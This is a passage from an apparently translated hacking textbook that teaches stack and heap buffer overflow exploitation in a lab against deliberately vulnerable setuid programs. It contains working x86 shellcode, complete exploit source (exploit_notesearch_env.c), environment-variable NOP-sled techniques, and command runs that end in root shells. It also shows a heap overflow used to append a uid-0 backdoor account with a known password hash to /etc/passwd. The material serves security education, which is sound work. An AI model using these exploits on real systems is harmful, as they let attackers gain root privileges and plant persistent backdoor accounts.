reader@hacking:~/booksrc $ ./a.out 200
-------[ конец данных, касающихся заметки ]-------
reader@hacking:~/booksrc $
```

Конечно, вручную перебирать варианты долго и утомительно. Этот процесс автоматизируется с помощью цикла for из командной оболочки BASH. Команда seq генерирует последовательность чисел, которая обычно используется в циклах.

```
reader@hacking:~/booksrc $ seq 1 10
1
2
3
4
5
6
7
8
9
10
reader@hacking:~/booksrc $ seq 1 3 10
1
4
7
10
reader@hacking:~/booksrc $
```

При указании двух аргументов будут сгенерированы все лежащие между ними числа. Впрочем, можно запустить команду и с тремя аргументами. В этом случае средний указывает приращение на каждой итерации цикла. Подстановка команды позволяет организовать цикл for в оболочке BASH.

```
reader@hacking:~/booksrc $ for i in $(seq 1 3 10)
> do
> echo The value is $i
> done
The value is 1
The value is 4
The value is 7
The value is 10
reader@hacking:~/booksrc $
```

Несмотря на необычный синтаксис, принцип работы цикла `for` должен быть вам понятен. Переменная оболочки `$i` циклически просматривает все значения, указанные внутри обратных кавычек (и сгенерированные командой `seq`). После этого выполняется всё между ключевыми словами `do` и `done`. Таким способом можно быстро протестировать множество различных смещений. Длина дорожки NOP составляет 60 байтов. Нас устраивает попадание в любую ее точку, поэтому пространство для маневра составляет 60 байтов. Можно смело выбрать шаг приращения 30, не опасаясь промахнуться.

```
reader@hacking:~/booksrc $ for i in $(seq 0 30 300)
> do
> echo Trying offset $i
> ./a.out $i
> done
Trying offset 0
[DEBUG] обнаружена заметка длиной 34 для id 999
[DEBUG] обнаружена заметка длиной 41 для id 999
```

При правильном смещении на место адреса возврата записывается значение, указывающее куда-то в дорожку NOP. Добравшись до этого места, программа постепенно спустится по дорожке к нашему шелл-коду. Именно так эмпирически было обнаружено значение смещения по умолчанию.

0x331 Работа с окружением

Иногда размер буфера не позволяет поместить туда даже шелл-код. К счастью, есть и другие подходящие места. Интерпретатор команд использует переменные окружения в различных целях, но нам важно, что все они находятся в стеке, а их значения можно задать средствами интерпретатора. Давайте рассмотрим пример, в котором переменной окружения `MYVAR` присваивается строка *test*. Для доступа к этой переменной достаточно поставить перед ее именем символ доллара. Просмотр переменных окружения осуществляется командой `env`. Обратите внимание, что некоторым переменным окружения уже присвоены значения по умолчанию.

```
reader@hacking:~/booksrc $ export MYVAR=test
reader@hacking:~/booksrc $ echo $MYVAR
test
reader@hacking:~/booksrc $ env
SSH_AGENT_PID=7531
SHELL=/bin/bash
DESKTOP_STARTUP_ID=
TERM=xterm
GTK_RC_FILES=/etc/gtk/gtkrc:/home/reader/.gtkrc-1.2-gnome2
WINDOWID=39845969
OLDPWD=/home/reader
USER=reader
```

```
LS_COLORS=no=00:fi=00:di=01;34:ln=01;36:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=4
0;33;01:or=40;31;01:su=37;41:sg=30;43:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.
tar=01;31:*.tgz=01;31:*.arj=01;31:*.taz=01;31:*.lzh=01;31:*.zip=01;31:*.z=01;31:*.
Z=01;31:*.gz=01;31:*.bz2=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.jpg=01;35:*.
jpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.
tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.
mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.avi=01;35:*.fli=01;35:*.gl=01;35:*.dl=01;35:*.
xcf=01;35:*.xwd=01;35:*.flac=01;35:*.mp3=01;35:*.mpc=01;35:*.ogg=01;35:*.wav=01;35:
SSH_AUTH_SOCK=/tmp/ssh-EpSEbS7489/agent.7489
GNOME_KEYRING_SOCKET=/tmp/keyring-AyzuEi/socket
SESSION_MANAGER=local/hacking:/tmp/.ICE-unix/7489
USERNAME=reader
DESKTOP_SESSION=default.desktop
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
GDM_XSERVER_LOCATION=local
PWD=/home/reader/booksrc
LANG=en_US.UTF-8
GDMSESSION=default.desktop
HISTCONTROL=ignoreboth
HOME=/home/reader
SHLVL=1
GNOME_DESKTOP_SESSION_ID=Default
LOGNAME=reader
DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-
DxW6W1OH1O,guid=4f4e0e9cc6f68009a059740046e28e35
LESSOPEN=| /usr/bin/lesspipe %s
DISPLAY=:0.0
MYVAR=test
LESSCLOSE=/usr/bin/lesspipe %s %s
RUNNING_UNDER_GDM=yes
COLORTERM=gnome-terminal
XAUTHORITY=/home/reader/.Xauthority
_=/usr/bin/env
reader@hacking:~/booksrc $
```

Таким же способом в переменную окружения можно поместить шелл-код, но предварительно его следует привести к нужному формату. Мы возьмем шелл-код, применявшийся для взлома программы notesearch, и поместим в файл в двоичном виде. Байты шелл-кода в шестнадцатеричном представлении мы выберем с помощью стандартных инструментов оболочки `head`, `grep` и `cut`.

```
reader@hacking:~/booksrc $ head exploit_notesearch.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
char shellcode[]=
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80";

int main(int argc, char *argv[]) {
    unsigned int i, *ptr, ret, offset=270;
```

```
reader@hacking:~/booksrc $ head exploit_notesearch.c | grep "^\""
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80";
reader@hacking:~/booksrc $ head exploit_notesearch.c | grep "^\"" | cut -d\" -f2
\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68
\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89
\xe1\xcd\x80
reader@hacking:~/booksrc $
```

Первые 10 строк программы обрабатываются инструментом `grep`, который отображает только строки, начинающиеся с кавычки. Таким образом мы выбираем строки, содержащие шелл-код, которые затем будут переданы инструменту `cut` с параметрами, заставляющими его показывать только байты между двумя кавычками.

Затем цикл `for` оболочки BASH передаст команде `echo` каждую из этих строк с параметрами командной строки, которые отвечают за распознавание шестнадцатеричного представления и запрещают добавлять в конце символ перевода строки.

```
reader@hacking:~/booksrc $ for i in $(head exploit_notesearch.c | grep "^\"" |
              cut -d\" -f2)
> do
> echo -en $i
> done > shellcode.bin
reader@hacking:~/booksrc $ hexdump -C shellcode.bin
00000000 31 c0 31 db 31 c9 99 b0  a4 cd 80 6a 0b 58 51 68  |1.1.1......j.XQh|
00000010 2f 2f 73 68 68 2f 62 69  6e 89 e3 51 89 e2 53 89  |//shh/bin..Q..S.|
00000020 e1 cd 80                                          |...|
00000023
reader@hacking:~/booksrc $
```

Итак, шелл-код — в файле `shellcode.bin`. С помощью подстановки команд мы поместим его в переменную окружения вместе с длинной дорожкой NOP.

```
reader@hacking:~/booksrc $ export SHELLCODE=$(perl -e 'print "\x90"x200')$
              (cat shellcode.bin)
reader@hacking:~/booksrc $ echo $SHELLCODE
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□1□1□1□□□ j
                                                XQh//shh/bin□□Q□□S□□
reader@hacking:~/booksrc $
```

Теперь шелл-код находится в стеке внутри переменной окружения вместе с дорожкой NOP длиной в 200 байтов. Остается взять адрес, принадлежащий этой дорожке, и записать его на место сохраненного адреса возврата. Давайте изучим нижнюю часть стека, запустив в отладчике программу notesearch, — ведь именно там находятся переменные окружения.

```
reader@hacking:~/booksrc $ gdb -q ./notesearch
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break main
Breakpoint 1 at 0x804873c
(gdb) run
Starting program: /home/reader/booksrc/notesearch

Breakpoint 1, 0x0804873c in main ()
(gdb)
```

Точка останова расположена в начале функции `main()`. В этом случае программа успевает нужным образом подготовить память, но останавливается, не совершив никаких других действий и давая нам возможность изучить память нижней части стека.

```
(gdb) i r esp
esp            0xbffff660       0xbffff660
(gdb) x/24s $esp + 0x240
0xbffff8a0:    ""
0xbffff8a1:
0xbffff8a2:
0xbffff8a3:
0xbffff8a4:
0xbffff8a5:
0xbffff8a6:
0xbffff8a7:
0xbffff8a8:
0xbffff8a9:
0xbffff8aa:
0xbffff8ab:    "i686"
0xbffff8b0:    "/home/reader/booksrc/notesearch"
0xbffff8d0:    "SSH_AGENT_PID=7531"
0xbffffd56:    "SHELLCODE=", '\220' <repeats 190 times>...
0xbffff9ab:    "\220\220\220\220\220\220\220\220\220\2201ï¿½1ï¿½1ï¿½\231ï¿½ï¿½ï¿½\2
               00j\vXQh//shh/bin\211ï¿½Q\211ï¿½S\211ï¿½ï¿½\200"
0xbffff9d9:    "TERM=xterm"
0xbffff9e4:    "DESKTOP_STARTUP_ID="
0xbffff9f8:    "SHELL=/bin/bash"
0xbffffa08:    "GTK_RC_FILES=/etc/gtk/gtkrc:/home/reader/.gtkrc-1.2-gnome2"
0xbffffa43:    "WINDOWID=39845969"
0xbffffa55:    "USER=reader"
0xbffffa61:
"LS_COLORS=no=00:fi=00:di=01;34:ln=01;36:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=
40;33;01:or=40;31;01:su=37;41:sg=30;43:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.
tar=01;31:*.tgz=01;31:*.arj=01;31:*.taz=0"...
0xbffffb29:
"1;31:*.lzh=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.gz=01;31:*.bz2=01;31:*.
deb=01;31:*.rpm=01;31:*.jar=01;31:*.jpg=01;35:*.jpeg=01;35:*.gif=01;35:*.
bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=0"...
(gdb) x/s 0xbffff8e3
0xbffff8e3:       "SHELLCODE=",    '\220' <repeats 190 times>...
(gdb) x/s 0xbffff8e3 + 100
```

```
0xbffff947:      '\220' <repeats 110 times>, "1ï¿½1ï¿½1ï¿½\231ï¿½ï¿½ï¿½\200j\
                 vXQh//shh/bin\211ï¿½Q\211ï¿½S\211ï¿½ï¿½\200"
(gdb)
```

Отладчик показывает местоположение шелл-кода (эта строка выделена жирным шрифтом). При запуске программы вне отладчика там будут немного другие адреса. Кроме того, он показывает сведения о стеке, что также приводит к их смещению. Но если выбирать адрес примерно в середине дорожки NOP длиной в 200 байтов, эти расхождения не будут иметь большого значения. В приведенном выше листинге адрес `0xbffff947` находится близко к середине дорожки, что оставляет достаточно пространства для маневра. Как только мы определим адрес внедренного шелл-кода, останется указать его вместо адреса возврата.

```
reader@hacking:~/booksrc $ ./notesearch $(perl -e 'print "\x47\xf9\xff\xbf"x40')
[DEBUG] обнаружена заметка длиной 34 байта для id 999
[DEBUG] обнаружена заметка длиной 41 байт для id 999
-------[ конец данных, касающихся заметки ]-------
sh-3.2# whoami
root
sh-3.2#
```

Нужный нам адрес повторяется достаточное количество раз, чтобы заместить адрес возврата. Когда это произойдет, выполнение перейдет в дорожку NOP внутри переменной окружения, неизбежно приводящую к шелл-коду. Таким образом, в ситуациях, когда размер переполняемого буфера не позволяет скопировать туда шелл-код, можно использовать переменную окружения с длинной дорожкой NOP. Это, как правило, упрощает взлом программы.

Длинная дорожка NOP помогает, когда требуется угадать адрес возврата, но предсказать местоположение переменных окружения в стеке проще, чем местоположение локальных переменных. В стандартной библиотеке C есть функция `getenv()`, в качестве единственного аргумента принимающая имя переменной окружения и возвращающая адрес этой переменной в памяти. Давайте рассмотрим пример ее применения в программе getenv_example.c.

getenv_example.c

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[]) {
    printf("%s is at %p\n", argv[1], getenv(argv[1]));
}
```

Скомпилировав и запустив программу, мы увидим, где именно в памяти находится указанная переменная окружения. Это позволит точнее предсказать ее положение после запуска атакуемой программы.

```
reader@hacking:~/booksrc $ gcc getenv_example.c
reader@hacking:~/booksrc $ ./a.out SHELLCODE
SHELLCODE по адресу 0xbffff90b
reader@hacking:~/booksrc $ ./notesearch $(perl -e 'print "\x0b\xf9\xff\xbf"x40')
[DEBUG] обнаружена заметка длиной 34 байта для id 999
[DEBUG] обнаружена заметка длиной 41 байт для id 999
-------[ конец данных, касающихся заметки ]-------
sh-3.2#
```

При длинной дорожке NOP мы получим достаточно точный результат, а вот попытка проделать все вышеописанные действия без дорожки приведет к аварийному завершению программы. Из этого можно сделать вывод, что прогнозы, связанные с окружением, пока не действуют.

```
reader@hacking:~/booksrc $ export SLEDLESS=$(cat shellcode.bin)
reader@hacking:~/booksrc $ ./a.out SLEDLESS
SLEDLESS по адресу 0xbfffff46
reader@hacking:~/booksrc $ ./notesearch $(perl -e 'print "\x46\xff\xff\xbf"x40')
[DEBUG] обнаружена заметка длиной 34 байта для id 999
[DEBUG] обнаружена заметка длиной 41 байт для id 999
-------[ конец данных, касающихся заметки ]-------
Segmentation fault
reader@hacking:~/booksrc $
```

Чтобы научиться предсказывать адреса в памяти точно, нужно анализировать разницу между ними. Создается впечатление, что адреса переменных зависят от длины имени программы. Попробуем поменять имя программы. Умение ставить такие эксперименты и распознавать закономерности — важный навык для хакера.

```
reader@hacking:~/booksrc $ cp a.out a
reader@hacking:~/booksrc $ ./a SLEDLESS
SLEDLESS по адресу 0xbfffff4e
reader@hacking:~/booksrc $ cp a.out bb
reader@hacking:~/booksrc $ ./bb SLEDLESS
SLEDLESS по адресу 0xbfffff4c
reader@hacking:~/booksrc $ cp a.out ccc
reader@hacking:~/booksrc $ ./ccc SLEDLESS
SLEDLESS по адресу 0xbfffff4a
reader@hacking:~/booksrc $ ./a.out SLEDLESS
SLEDLESS по адресу 0xbfffff46
reader@hacking:~/booksrc $ gdb -q
(gdb) p 0xbfffff4e   0xbfffff46
$1 = 8
(gdb) quit
reader@hacking:~/booksrc $
```

Как видите, длина имени программы действительно влияет на местоположение переменных окружения. Стоит увеличить ее на один байт, и адрес переменной

окружения уменьшится на два байта. Такая закономерность верна для имени *a.out*, так как его длина на четыре байта отличается от длины имени *a*, при этом разница между адресами `0xbfffff4e` и `0xbfffff46` составляет восемь байтов. Следовательно, имя программы тоже хранится в стеке, что и вызывает вышеописанный сдвиг.

Эта информация позволит узнать точный адрес переменной окружения при выполнении атакуемой программы и избавиться от костыля в виде дорожки NOP. В программе `getenvaddr.c` в адрес вносятся коррективы, основанные на длине ее имени, и благодаря этому мы делаем крайне точное предсказание.

getenvaddr.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[]) {
    char *ptr;

    if(argc < 3) {
    printf("Usage: %s <environment var> <target program name>\n", argv[0]);
        exit(0);
    }
    ptr = getenv(argv[1]); /* Получаем адрес переменной env */
    ptr += (strlen(argv[0])   strlen(argv[2]))*2; /* Учитываем имя программы */
    printf("%s будет по адресу %p\n", argv[1], ptr);
}
```

После компиляции этот код точно предскажет местоположение переменной окружения в памяти при выполнении атакуемой программы. В результате мы сможем осуществить переполнение буфера через стек, не прибегая к дорожке NOP.

```
reader@hacking:~/booksrc $ gcc -o getenvaddr getenvaddr.c
reader@hacking:~/booksrc $ ./getenvaddr SLEDLESS ./notesearch
SLEDLESS будет по адресу 0xbfffff3c
reader@hacking:~/booksrc $ ./notesearch $(perl -e 'print "\x3c\xff\xff\xbf"x40')
[DEBUG] обнаружена заметка длиной 34 байта для id 999
[DEBUG] обнаружена заметка длиной 41 байт для id 999
```

Как видите, для взлома программы не всегда требуется вредоносный код. Переменные окружения существенно упрощают взлом из командной строки, более того, они могут увеличить надежность вредоносного кода.

Для выполнения команд в программе notesearch_exploit.c используется функция `system()`. Она начинает новый процесс и запускает команды с помощью оболочки, вызываемой командой `/bin/sh -c`. Параметр `-c` заставляет программу `sh` выполнять команды с передаваемыми в них аргументами командной строки.

Код из libc-2.2.2

```
int system(const char * cmd)
{
    int ret, pid, waitstat;
    void (*sigint) (), (*sigquit) ();

    if ((pid = fork()) == 0) {
        execl("/bin/sh", "sh", "-c", cmd, NULL);
        exit(127);
    }
    if (pid < 0) return(127 << 8);
    sigint = signal(SIGINT, SIG_IGN);
    sigquit = signal(SIGQUIT, SIG_IGN);
    while ((waitstat = wait(&ret)) != pid && waitstat != -1);
    if (waitstat == -1) ret = -1;
    signal(SIGINT, sigint);
    signal(SIGQUIT, sigquit);
    return(ret);
}
```

Важная часть функции `system()` выделена жирным шрифтом. Функция `fork()` запускает новый процесс, а функция `execl()` выполняет команды через оболочку /bin/sh с соответствующими аргументами командной строки.

Иногда функция `system()` вызывает проблемы. В программе с флагом `setuid` она не получает нужных прав доступа, так как со второй версии /bin/sh они просто сбрасываются. Впрочем, нашему вредоносному коду это не помешает, ведь ему не нужно запускать новый процесс. Соответственно, функцию `fork()` можно игнорировать, сосредоточившись на функции `execl()`, отвечающей за запуск команд.

Она входит в семейство функций, выполняющих команды путем замены текущего процесса новым. Ее первый аргумент — путь к целевой программе, а за ним следуют аргументы командной строки. Вторым аргументом функции является нулевой аргумент командной строки, то есть имя программы. Последним идет значение NULL, завершающее список аргументов аналогично тому, как нулевой байт завершает строку.

У функции `execl()` есть родственная функция `execle()` с дополнительным аргументом, позволяющим задать окружение, в котором должен выполняться процесс. Он имеет форму массива указателей на заканчивающиеся нулями строки для каждой из переменных окружения и сам завершается нулевым указателем.

Функция `execl()` работает в существующем окружении, в то время как функция `execle()` позволяет его выбирать. Когда массив окружения состоит всего из одной строки с шелл-кодом (с завершающим список нулевым указателем), единственной переменной окружения становится шелл-код. И вычислить ее адрес оказывается очень просто. В операционной системе Linux это будет `0xbffffffa` минус длина шелл-кода в окружении, минус длина имени выполняемой программы. Таким образом мы получим точный адрес, и дорожка NOP не потребуется. Для

замещения адреса возврата в стеке в переполняемый буфер достаточно будет поместить адрес, повторенный некоторое число раз. Этот прием демонстрируется в программе exploit_nosearch_env.c.

exploit_notesearch_env.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

char shellcode[]=
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80";

int main(int argc, char *argv[]) {
    char *env[2] = {shellcode, 0};
    unsigned int i, ret;
    char *buffer = (char *) malloc(160);

    ret = 0xbffffffa   (sizeof(shellcode)-1)   strlen("./notesearch");
    for(i=0; i < 160; i+=4)
        *((unsigned int *)(buffer+i)) = ret;

    execle("./notesearch", "notesearch", buffer, 0, env);
    free(buffer);
}
```

Данный способ взлома надежен, так как нам не требуется костыль в виде дорожки NOP, не приходится угадывать величину смещения и не запускаются дополнительные процессы.

```
reader@hacking:~/booksrc $ gcc exploit_notesearch_env.c
reader@hacking:~/booksrc $ ./a.out
-------[ конец данных, касающихся заметки ]-------
sh-3.2#
```

0x340 Переполнение в других сегментах памяти

Переполнение буфера возможно и в других сегментах памяти, например в куче (heap) или в сегменте неинициализированных данных (bss). Аналогично тому, что вы уже видели в программе auth_overflow.c, если расположенные за буфером важные переменные уязвимы для переполнения, можно поменять порядок выполнения программы. Не важно, в каком из сегментов памяти располагается переменная. Впрочем, возможности управления программой при этом ограничены. Для поиска управляющих точек и использования их с максимальной пользой достаточно некоторого опыта и творческого мышления. Перечисленные выше типы переполнений не настолько стандартизированы, как переполнение через стек, но также могут быть весьма эффективны.

0x341 Стандартное переполнение в куче

В программе notetaker из главы 0x200 есть уязвимые места, связанные с переполнением буфера. Под два массива там выделено место в куче, и в один из них копируется первый аргумент командной строки. Именно здесь может возникнуть переполнение.

Фрагмент программы notetaker.c

```
buffer = (char *) ec_malloc(100);
datafile = (char *) ec_malloc(20);
strcpy(datafile, "/var/notes");

if(argc < 2)                    // Если аргументов командной строки нет,
    usage(argv[0], datafile);   // отображаем сообщение usage и завершаем работу

strcpy(buffer, argv[1]);        // Копируем в буфер

printf("[DEBUG] buffer @ %p:   \'%s\'\n", buffer, buffer);
printf("[DEBUG] datafile @ %p: \'%s\'\n", datafile, datafile);
```

В нормальных условиях отладчик показывает, что память под переменную `buffer` выделена по адресу `0x804a008`, то есть до расположенной по адресу `0x804a070` переменной `datafile`. Расстояние между этими адресами составляет 104 байта.

```
reader@hacking:~/booksrc $ ./notetaker test
[DEBUG] buffer @ 0x804a008: 'test'
[DEBUG] datafile @ 0x804a070: '/var/notes'
[DEBUG] дескриптор файла 3
Заметка сохранена.
reader@hacking:~/booksrc $ gdb -q
(gdb) p 0x804a070   0x804a008
$1 = 104
(gdb) quit
reader@hacking:~/booksrc $
```

Первый массив заканчивается нулевым байтом, поэтому максимальное количество данных, которое можно в него поместить без переполнения следующего участка памяти, составляет 104 байта.

```
reader@hacking:~/booksrc $ ./notetaker $(perl -e 'print "A"x104')
[DEBUG] buffer @ 0x804a008: 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
[DEBUG] datafile @ 0x804a070:
[!!] Критическая ошибка в функции main() при открытии файла: No such file or
directory
reader@hacking:~/booksrc $
```

Как и было предсказано, после записи 104 байтов конечный нулевой байт смещается в начало массива `datafile`. В результате оказывается, что тот содержит всего один нулевой байт, который, естественно, невозможно открыть как файл. Поэтому мы и видим ошибку No such file or directory («Нет такого файла или папки»). Но что произойдет, если на место данных массива `datafile` записать не нулевой байт, а что-то более существенное?

```
reader@hacking:~/booksrc $ ./notetaker $(perl -e 'print "A"x104 . "testfile"')
[DEBUG] buffer @ 0x804a008: 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAtestfile'
[DEBUG] datafile @ 0x804a070: 'testfile'
[DEBUG] дескриптор файла 3
Заметка сохранена.
*** glibc detected *** ./notetaker: free(): invalid next size (normal): 0x0804a008 ***
======= Backtrace: =========
/lib/tls/i686/cmov/libc.so.6[0xb7f017cd]
/lib/tls/i686/cmov/libc.so.6(cfree+0x90)[0xb7f04e30]
./notetaker[0x8048916]
/lib/tls/i686/cmov/libc.so.6(__libc_start_main+0xdc)[0xb7eafebc]
./notetaker[0x8048511]
======= Memory map: ========
08048000-08049000 r-xp 00000000 00:0f 44384    /cow/home/reader/booksrc/notetaker
08049000-0804a000 rw-p 00000000 00:0f 44384    /cow/home/reader/booksrc/notetaker
0804a000-0806b000 rw-p 0804a000 00:00 0        [heap]
b7d00000-b7d21000 rw-p b7d00000 00:00 0
b7d21000-b7e00000 ---p b7d21000 00:00 0
b7e83000-b7e8e000 r-xp 00000000 07:00 15444    /rofs/lib/libgcc_s.so.1
b7e8e000-b7e8f000 rw-p 0000a000 07:00 15444    /rofs/lib/libgcc_s.so.1
b7e99000-b7e9a000 rw-p b7e99000 00:00 0
b7e9a000-b7fd5000 r-xp 00000000 07:00 15795    /rofs/lib/tls/i686/cmov/libc-2.5.so
b7fd5000-b7fd6000 r--p 0013b000 07:00 15795    /rofs/lib/tls/i686/cmov/libc-2.5.so
b7fd6000-b7fd8000 rw-p 0013c000 07:00 15795    /rofs/lib/tls/i686/cmov/libc-2.5.so
b7fd8000-b7fdb000 rw-p b7fd8000 00:00 0
b7fe4000-b7fe7000 rw-p b7fe4000 00:00 0
b7fe7000-b8000000 r-xp 00000000 07:00 15421    /rofs/lib/ld-2.5.so
b8000000-b8002000 rw-p 00019000 07:00 15421    /rofs/lib/ld-2.5.so
bffeb000-c0000000 rw-p bffeb000 00:00 0        [stack]
ffffe000-fffff000 r-xp 00000000 00:00 0        [vdso]
Aborted
reader@hacking:~/booksrc $
```

На этот раз в результате переполнения в `datafile` окажется строка *testfile*, и программа начнет делать записи в файл testfile вместо указанного изначально /var/notes. При освобождении памяти в куче командой `free()` ошибка будет обнаружена, и программа завершит работу. Переполнение стека приводит к перезаписи адреса возврата, а в архитектуре кучи существуют другие управляющие точки. В последних версиях библиотеки glibc используются функции управления памятью кучи, разработанные специально для борьбы с атаками такого рода. Начиная с версии 2.2.5, при обнаружении проблем с заголовками кучи эти функции выво-

дят отладочную информацию и завершают программу. В операционной системе Linux такая защита сильно осложняет переполнение буфера в куче. Но наш вредоносный код не затрагивает данных в заголовках кучи, поэтому к моменту вызова функции `free()` программу уже заставили сделать запись в файл с правами пользователя root.

```
reader@hacking:~/booksrc $ grep -B10 free notetaker.c

    if(write(fd, buffer, strlen(buffer)) == -1) // Пишем заметку
        fatal("в функции main() при записи буфера в файл");
    write(fd, "\n", 1); // Завершаем строку

// Закрываем файл
    if(close(fd) == -1)
        fatal("в функции main() при закрытии файла");

    printf("Заметка сохранена.\n");
    free(buffer);
    free(datafile);
reader@hacking:~/booksrc $ ls -l ./testfile
-rw------- 1 root reader 118 2007-09-09 16:19 ./testfile
reader@hacking:~/booksrc $ cat ./testfile
cat: ./testfile: Permission denied
reader@hacking:~/booksrc $ sudo cat ./testfile
?
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAtestfile
reader@hacking:~/booksrc $
```

Строка считывается до появления нулевого байта и потому целиком записывается в файл как пользовательский ввод. Для этой программы установлен флаг suid с правами пользователя root, и потому владельцем созданного файла становится именно пользователь root. Кроме того, так как взломщик имеет доступ к имени файла, информация может записываться в произвольный файл. Впрочем, на добавляемые данные накладывается ряд ограничений: они должны завершаться именем выбранного файла, а кроме того, обязательно должен записываться идентификатор пользователя.

Использовать открывшуюся лазейку можно разными способами. Например, можно добавить новые данные в файл /etc/passwd, содержащий имена всех пользователей системы, их идентификаторы и командные оболочки по умолчанию. Обратите внимание: это важный системный файл, так что перед началом экспериментов имеет смысл сделать его резервную копию.

```
reader@hacking:~/booksrc $ cp /etc/passwd /tmp/passwd.bkup
reader@hacking:~/booksrc $ head /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
```

```
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
reader@hacking:~/booksrc $
```

Поля в файле /etc/passwd разделяются двоеточием. Первым идет идентификатор для входа в систему, затем пароль, идентификатор пользователя, идентификатор группы, имя пользователя, его личная папка и, наконец, пользовательская оболочка. Поля с паролями заполнены символами x, так как зашифрованные пароли хранятся в файле shadow (впрочем, иногда их можно найти и в этом поле). Кроме того, любая запись в файле с паролями с нулевым ID пользователя получает привилегии пользователя root. Соответственно, достаточно будет добавить в этот файл запись с известным паролем и привилегиями администратора.

Зашифровать пароль можно с помощью одностороннего алгоритма хеширования. Благодаря ему пароль нельзя восстановить по значению хеша. Чтобы предотвратить поиск пароля полным перебором, алгоритм добавляет так называемую *соль* (salt value), благодаря чему при вводе одного и того же пароля создаются разные значения хешей. Это стандартная операция, в языке Perl ее выполняет функция `crypt()` с двумя аргументами, первый — пароль, второй — параметр salt. Один и тот же пароль с различной солью дает разные значения хеша.

```
reader@hacking:~/booksrc $ perl -e 'print crypt("password", "AA"). "\n"'
AA6tQYSfGxd/A
reader@hacking:~/booksrc $ perl -e 'print crypt("password", "XX"). "\n"'
XXq2wKiyI43A2
reader@hacking:~/booksrc $
```

Обратите внимание, что параметр salt всегда стоит в начале хеша. Строку, введенную пользователем при авторизации, система ищет в списке зашифрованных паролей. Взяв значение соли из сохраненного зашифрованного пароля, система использует тот же односторонний алгоритм хеширования для шифрования любого введенного пользователем текста. После этого остается сравнить два хеша. Если они совпадают, значит, пароль введен правильно. Так можно производить аутентификацию, не храня пароли в системе.

Если ввести в поле для пароля какой-нибудь из этих хешей, паролем для учетной записи при любом значении соли станет *password*. В файл /etc/passwd нужно добавить примерно такую строку:

```
myroot:XXq2wKiyI43A2:0:0:me:/root:/bin/bash
```

Но я уже упоминал про одну вещь, которая не позволит записать такую строку в файл /etc/passwd. Строка должна заканчиваться на /etc/passwd. Если напрямую добавить это имя в конец файла, запись станет некорректной. Обойти трудность поможет символическая ссылка на файл. Благодаря ей запись будет заканчиваться именем /etc/passwd, оставаясь допустимой строкой в файле паролей. Вот как это работает:

```
reader@hacking:~/booksrc $ mkdir /tmp/etc
reader@hacking:~/booksrc $ ln -s /bin/bash /tmp/etc/passwd
reader@hacking:~/booksrc $ ls -l /tmp/etc/passwd
lrwxrwxrwx 1 reader reader 9 2007-09-09 16:25 /tmp/etc/passwd -> /bin/bash
reader@hacking:~/booksrc $
```

Теперь запись /tmp/etc/passwd указывает на пользовательскую оболочку /bin/bash. Это означает, что в файле паролей допустимой окажется и оболочка /tmp/etc/passwd, благодаря чему можно будет добавить туда следующую строку:

```
myroot:XXq2wKiyI43A2:0:0:me:/root:/tmp/etc/passwd
```

